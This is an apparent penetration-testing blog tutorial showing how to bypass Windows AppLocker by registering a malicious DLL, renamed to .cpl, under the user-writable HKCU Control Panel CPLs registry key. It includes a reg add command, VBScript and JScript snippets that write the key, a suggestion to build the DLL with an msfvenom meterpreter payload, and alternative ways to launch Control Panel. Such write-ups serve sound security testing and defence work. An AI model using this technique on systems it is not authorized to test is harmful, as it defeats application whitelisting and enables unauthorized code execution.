# AppLocker Bypass – Control Panel

pentestlab.blog/category/red-team/page/112


May 24, 2017

Implementing AppLocker with default rules doesn't provide any sufficient protection since there are multiple bypasses through the use of legitimate Windows binaries and by exploiting common system misconfigurations. In a windows system when a user is opening the control panel several CPLs files are loaded. The list of these CPL's files is obtained from the Registry.

Francesco Mifsud discovered that when control panel is launched the following two registry locations are checked in order to load CPLs.

- HKLM\Software\Microsoft\Windows\CurrentVersion\Control Panel\CPLs
- HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\CPLs

The problem is that in the second registry location normal users have write access so it is possible to write a key into the registry that will load and execute malicious code upon control panel execution. The only conditions are that the user can open the control panel and the registry. The registry binary is located inside the Windows folder which AppLocker by default allows everything inside this folder to be executed. Control panel is permitted in most of the environments.





AppLocker Bypass – CMD Blocked

The first step is to create a DLL and rename it to .Cpl so it can be executed along with the Control Panel. Metasploit Msfvenom can create a custom DLL with an embedded meterpreter payload or Didier Stevens cmd DLL can be used to unlock the command prompt.


The following command will create a registry key that will contain the path that the CPL file is stored on the host. By default standard users have write permissions on their own hive.

```
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Control Panel\Cpls"
/v pentestlab.cpl /t REG_SZ /d "C:\pentestlab.cpl"
```




AppLocker Bypass – Add Key to the Registry

If command prompt is disabled the registry key can be added by using the Registry Editor:




Registry Editor – Add CPL Key

Francesco Mifsud has also released two scripts that can be used to add the key to the registry if command prompt and registry editor are both blocked.


### VBScript:

```
const HKEY_CURRENT_USER = &amp;H80000001

strComputer = "."

Set objReg=GetObject(
"winmgmts:{impersonationLevel=impersonate}!\\" & strComputer &
"\root\default:StdRegProv")

strKeyPath = "Software\Microsoft\Windows\CurrentVersion\Control Panel\CPLs"
objReg.CreateKey HKEY_CURRENT_USER,strKeyPath

strValueName = "pentestlabCPL"
strValue = "C:\pentestlabCPL.cpl"
objReg.SetStringValue
HKEY_CURRENT_USER,strKeyPath,strValueName,strValue
```

### JScript

```
var obj = WScript.CreateObject("WScript.Shell");
obj.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Control
Panel\\CPLs", "Top level key");
obj.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Control
Panel\\CPLs\\pentestlabCPL", "C:\\pentestlabCPL.cpl","REG_SZ");
```

From the moment that the control panel will be launched the code will be executed and a command prompt will be opened.




AppLocker Bypass – Command Prompt via Control Panel

In a scenario where the control panel is blocked the following location can be used as alternative methods to launch it.

- C:\windows\system32\control.exe
- AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Accessories\System Tools\Control Panel.lnk
- shell:::{5399E694-6CE5-4D6C-8FCE-1D8870FDCBA0}
- shell:::{26EE0668-A00A-44D7-9371-BEB064C98683}
- shell:::{ED7BA470-8E54-465E-825C-99712043E01C}
- My Control Panel.{ED7BA470-8E54-465E-825C-99712043E01C}

## Resources

https://www.contextis.com/resources/blog/applocker-bypass-registry-key-manipulation/